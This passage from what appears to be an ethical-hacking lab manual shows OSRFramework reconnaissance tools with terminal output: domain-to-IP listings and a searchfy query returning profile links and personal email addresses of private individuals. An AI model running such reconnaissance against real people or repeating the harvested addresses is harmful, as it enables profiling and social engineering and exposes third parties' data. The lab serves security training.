**Enter**.

Note: **-n:** specifies a nickname or a list of nicknames to be checked. **-t:** specifies a list of top-level domains where nickname will be searched.



Module 02 – Footprinting and Reconnaissance

- The tool will retrieve all the domains along with their IP addresses related to the target domain. Using this information, attackers can further find vulnerabilities in the subdomains of the target website and launch web application attacks.



```
2022-03-24 01:33:57.009035 21 results obtained:
Sheet Name: Objects recovered (2022-3-24_1h33m).
+-----+-----+
| com.i3visio.Domain | com.i3visio.IPv4 |
+=====+=====+
| eccouncil.net       | 208.91.197.27    |
+-----+-----+
| eccouncil.org       | 104.18.21.251    |
+-----+-----+
| eccouncil.com       | 104.18.25.244    |
+-----+-----+
| eccouncil.in        | 34.102.136.180   |
+-----+-----+
| eccouncil.ir        | 94.232.173.162   |
+-----+-----+
| eccouncil.cz        | 89.185.225.244   |
+-----+-----+
| eccouncil.us        | 208.91.197.27    |
+-----+-----+
| eccouncil.tv        | 66.129.123.226   |
+-----+-----+
| eccouncil.cf        | 195.20.52.168    |
+-----+-----+
| eccouncil.cn        | 107.161.26.30    |
+-----+-----+
| eccouncil.co        | 172.67.170.166   |
+-----+-----+
| eccouncil.me        | 34.102.136.180   |
+-----+-----+
| eccouncil.biz       | 34.102.136.180   |
+-----+-----+
| eccouncil.academy   | 208.91.197.27    |
+-----+-----+
| eccouncil.training  | 208.91.197.27    |
+-----+-----+
| eccouncil.tel       | 52.50.143.27     |
+-----+-----+
| eccouncil.exposed   | 208.91.197.27    |
+-----+-----+
| eccouncil.institute | 172.67.188.240   |
+-----+-----+

2022-03-24 01:33:57.036178 You can find all the information collected in the following files:
./profiles.csv

2022-03-24 01:33:57.036249 Finishing execution...


Total time used: 0:00:07.748734
Average seconds/query: 0.00891684004602992 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!
```


Module 02 – Footprinting and Reconnaissance

7. Use **searchfy** to check for the existence of a given user details on different social networking platforms such as Github, Instagram and Keyserverubuntu. Type **searchfy -q "target user name or profile name"** (here, the target user name or profile is **Tim Cook** and it is searched in all the social media platforms) and press **Enter**.

Note: -q: specifies the query or list of queries to be performed.



8. The searchfy will search the user details in the social networking platforms and will provide you with the existence of the user. These profile links of the target user can be used by the attackers to perform social engineering attacks.


Module 02 – Footprinting and Reconnaissance

```
Applications Places System searchfy -q "Tim Cook" - Parrot Terminal Thu Mar 24, 01:41
File Edit View Search Terminal Help

--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| com.i3visio.Platform | com.i3visio.Alias | | com.i3visio.Email | com.i3visio.URI |
| | | | | | | | | | | |
+=====+=====+=====+=====+=====+=====+=====+=====+=====+=====+
==+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Github | timothyfcook | https://github.com/timothyfcook | N/A | N/A |
| | | | | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Github | cookieguru | https://github.com/cookieguru | N/A | N/A |
| | | | | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Github | twcook | https://github.com/twcook | N/A | N/A |
| | | | | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Github | timjcook | https://github.com/timjcook | N/A | N/A |
| | | | | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Github | TimEnglart | https://github.com/TimEnglart | N/A | N/A |
| | | | | | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
Menu searchfy -q "Tim Cook" ...
```

```
Applications Places System searchfy -q "Tim Cook" - Parrot Terminal Thu Mar 24, 01:41
File Edit View Search Terminal Help

| KeyServerUbuntu | tim | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=tim@openparadigms.com | tim@openparadigms.com | openparadigms.com
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | tim | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=tim@trcooke.co.uk | tim@trcooke.co.uk | trcooke.co.uk
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | ahughes2005 | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=ahughes2005@gmail.com | ahughes2005@gmail.com | gmail.com
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | ahughes | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=ahughes@ndaviess.k12.in.us | ahughes@ndaviess.k12.in.us | ndaviess.k12.in.us
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | adedina | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=adedina@ndaviess.k12.in.us | adedina@ndaviess.k12.in.us | ndaviess.k12.in.us
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | algraber | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=algraber@ndaviess.k12.in.us | algraber@ndaviess.k12.in.us | ndaviess.k12.in.us
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
--+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| KeyServerUbuntu | asutton | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=asutton@ndaviess.k12.in.us | asutton@ndaviess.k12.in.us | ndaviess.k12.in.us
| | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
Menu searchfy -q "Tim Cook" ...
```

```
searchfy -q "Tim Cook" - Parrot Terminal
File Edit View Search Terminal Help
| KeyServerUbuntu | twcook | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=twcook@shaw.ca | twcook@shaw.ca | shaw.ca
|
+-----+
--+
| KeyServerUbuntu | pourhaus | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=pourhaus@gmail.com | pourhaus@gmail.com | gmail.com
|
+-----+
--+
| KeyServerUbuntu | 923350 | https://keyserver.ubuntu.com/pks/lookup?fingerprint=on&op=ind
ex&search=923350@ican.net | 923350@ican.net | ican.net
|
+-----+
--+
2022-03-24 01:37:13.491782 You can find all the information collected in the following files:
./profiles.csv
2022-03-24 01:37:13.491893 Finishing execution...
Total time used: 0:00:03.132000
Average seconds/query: 3.132 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to
integrate a new one and you don't know how to start? Then, you can always place
an issue in the Github project:
https://github.com/i3visio/osrframework/issues
Note that otherwise, we won't know about it!
```

9. Similarly, you can use following OSRFramework packages to gather more information about the target:
 - **usufy** - Gathers registered accounts with given usernames.
 - **mailfy** – Gathers information about email accounts
 - **phonefy** – Checks for the existence of a given series of phones
 - **entify** – Extracts entities using regular expressions from provided URLs
10. This concludes the demonstration of gathering information about the target user aliases from multiple social media platforms using OSRFramework.
11. Close all open windows and document all the acquired information.

